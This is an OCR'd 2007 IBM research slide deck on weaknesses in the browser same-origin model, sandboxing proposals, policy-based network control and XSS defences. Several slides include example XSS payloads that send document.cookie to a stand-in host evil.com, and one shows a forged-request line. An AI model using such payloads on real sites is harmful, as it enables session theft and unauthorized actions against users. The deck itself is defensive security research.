


IBM Research, Tokyo Research Laboratory

Security Model for the Client-Side Web Application Environments


May 24, 2007

Sachiko Yoshihama, Naohiko Uramoto, Satoshi Makino,
Ai Ishida, Shinya Kawanaka, and Frederik De Keukelaere

IBM Tokyo Research Laboratory

Current Browser Security Model

- The Same-Origin model
  - Documents originated from different domains (servers) cannot access each other's content
  - Isolation at windows and frames; imported script will run as if it is part of the main HTML file
  - XMLHttpRequest (XHR) connections are limited only to the same domain



The Same-Origin Model

- Assumptions
  - Contents from a single server can trust each other
  - Browsers can isolate contents from each origin
- Assumptions are Broken
  - Contents from a single server **cannot** trust each other
    - Intended: mashup, Web mail, wiki, SNS…
    - Unintended: Cross-Site Scripting (XSS)
  - Browsers **cannot** isolate contents from each origin
    - Cross-domain network access is possible via linkable attributes
    - Hidden Information flow in browser semantics

→ It's time to think about a new browser model that really works!

Broken Browser Security Model: Examples

- Checks only the protocol, port and server name, does not distinguish the path
  - "http://host.com/~alice" and "http://host.com/~bob" are the same domain
- Network access via linkable attributes can bypass the same-origin policy
  - e.g., use of <img src="" > attributes or Remote JSON


```
document.images[0].src
   = "http://evilcom/cgi?cookie=" + document.cookie;
```

```
<script src="http://evil.com/?callback=myfunc" />
```

- Browsers allow to override document.domain to the super domain
  - www.ibm.com, -> ibm.com -> .com
  - Two frames/windows with the same overridden domain can communicate each other

Browser APIs that can be misused by Attackers


When the cross-domain assumption is broken



1. Network Access via XMLHttpRequest or linkable attributes (e.g., script_src)
2. Access to subdocument
   - Reading/Writing Data
   - Code Overriding
   - Event handler overriding
3. Access to sensitive window object properties, including global JavaScript functions and variables
4. Access to sensitive document properties
5. Information flow by events

Fine-Grained Sand-box model
the <module> tag by Doug Crockford

- Sand-box model for mashup components
- <module id="NAME" src="URL" style="STYLE" />
- Exempt from the same-origin policy
- Allows send/receive of JSON string between the parent document and child module



* The <module> Tag: A Proposed Solution to the Mashup Security Problem, http://json.org/module.html

Observation of the <module> tag

- Fail-safe with browsers which does not support <module>
  - When the <module> tag is ignored, contents won't be loaded
  - Alternative: sandboxing a DOM sub-tree… not good


```
<sandbox>
  … some text… <script>do something…</script>
</sandbox>
```

- Limited communication capability
  - Allows only 1-to-1 communication between parent and child
  - Need more work for broadcasting, or communication between two modules

- Network access control is not mentioned

Alternative: Policy-Based Msg Hub as Part of Browser

- Pub/Sub based Communication Hub
  - Allows effective n-to-n async communication and conversation between modules
- Multiple named channels
- Declarative Policy-Based access control on each channel
  - Single point of policy enforcement as part of browser (TCB)
- Policy Integrity to be protected from application
  - External file reference through <link>, not modifiable after initial page loading



Policy-Based Network Access Control

- Enforces policies on all means of network access from each module
- rule: { subject, access_type, destination_prefix }
- E.g.,
  - { A, img_src, “http://a.com/~alice” }
  - { A, script_src, “http://somewhere.com/jslib” }
  - { B, XMLHttpRequest, “http://a.com/something” }
  - { B, *, “http://b.com/” }

That's all for the Browser Security?

- No…
- Still not a solution for script injection attacks

Cross-Site Scripting (XSS)

- Stored XSS
  - Malicious JavaScript is persistently stored on the target server (e.g., database, BBS)
- Reflected XSS
  - Injected code is reflected off the web server, e.g., in an error message
- What XSS can do
  - Steals sensitive information from user and send to attacker's server; e.g., cookie, keystrokes [Confidentiality]
  - Compromise integrity of the web page (wrong information) [Integrity]
  - Issues privileged commands to innocent servers [Integrity]
  - DoS attacks; e.g., open many browser windows [Availability]
- Most of the problems converge upon information flow control problem

Information-Flow Control to Prevent XSS Confidentiality Attacks [Vogt2007]

- Detects malicious flow of sensitive information to a remote attacker
- Mostly dynamic, language-based taint propagation


```
document.getElementById("x").innerHTML
       = document.cookie;
var ck = document.getElementById("x").innerHTML;
// ck is tainted

document.images[0].src = "http://evil.com/?data=" + ck ;
```

Detect when the tainted data is transferred to a third party, e.g.,
- Changing img_src, document.location, …
- Submitting a form,
- Using XMLHttpRequest

** Vogt et al., Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis, NDSS 2007*

Iframe Insertion Attack

<iframe name="… "> → window.name



Hidden Information Flow via built-in Browser Properties

- frame.location → window.location
  - X.com: window.frames[0].location = “http://y.com/#hello”
  - Y.com var msg = window.location; // can read “hello”

- <frame src=“…” > → document.location
  - X.com: document.getElementById(“my_iframe”).src = “http://y.com/#hello”
  - Y.com: var msg = document.location; // can read “hello”

- window.open() → window.name
  - x.com: window.open(“http://y.com”, “hello”);
  - y.com: var msg = window.name; // can read “hello”

Integrity Attacks

trustedpizza.com (innocent)

Injected code

document.images[0].src="http://trustedpizza.com/?cmd=buypizza&num=100"

document.getElementById("price").innerHTML = "Free Pizza Today!";

Pizza Menu:
-Margarita **Free Pizza Toady!**
-Sea Food **Free Pizza Toady!**

Issues illegal remote commands
while user is not aware
(XSS-based CSRF)

trustedpizza.com

Page Integrity
Modify the information on the web page to cheat users

How can we prevent integrity attacks?

- Script-Origin-Based Access Control ?
  - Possible when script is imported and origin can be identified
  - Cannot detect XSS embedded in the initial HTML

- DOM-Level Access Control?
  - Associates “trusted” labels on DOM nodes that are allowed to execute script (i.e., white-list policy)
    - Black-list approach is not practical

Conclusion

- Rethinking New Browser Security Model
  - Declarative Policy Based Security Mechanisms
    - Allows policy analysis to understand analysis and detect vulnerabilities
  - Run-time information flow tracking to detect attacks
  - Understand and prevent “hidden” information flow in HTML spec and browser implementation

- Challenges
  - Migration from old web applications
    - Existing Web Application securely runs in new model without modification
    - Existing Web Application can be automatically translated into new model
    - Requires manual re-programming
  - Backward Compatibility
    - Need browser capability reporting/negotiation for content adaptation
  - Fail Safe by Default
    - Security assumption in the Web application based on new model should not be exploited in old browsers

backup

Proposed Security Functionalities for Next-Gen Web Browsers

- Fine-Grained Sand-box model
  - Finer-grained than “window” or “frame”
  - More flexible “access control policy” than the same-origin policy
- JavaScript Security
  - Code-Origin based access control
  - Namespace separation
- Access Control on Network
  - Control access to remote servers via use of linkable attributes
- Extending the same-origin policy to the URL expressions
  - E.g., “http://host.com/~alice” and “http://host.com/~bob” should be different domains

Reflected XSS Example

HTML from evil.com

```
<a href="http://www.trusted.com/
<script>
  document.location='http://www.evil.com/steal-cookie.php?'
    +document.cookie
</script> ">
</a>
```

http req to www.trusted.com

```
GET /<script>document.location= 'http://www.evil.com/steal-cookie.php?'
+document.cookie</script>   HTTP/1.1
```

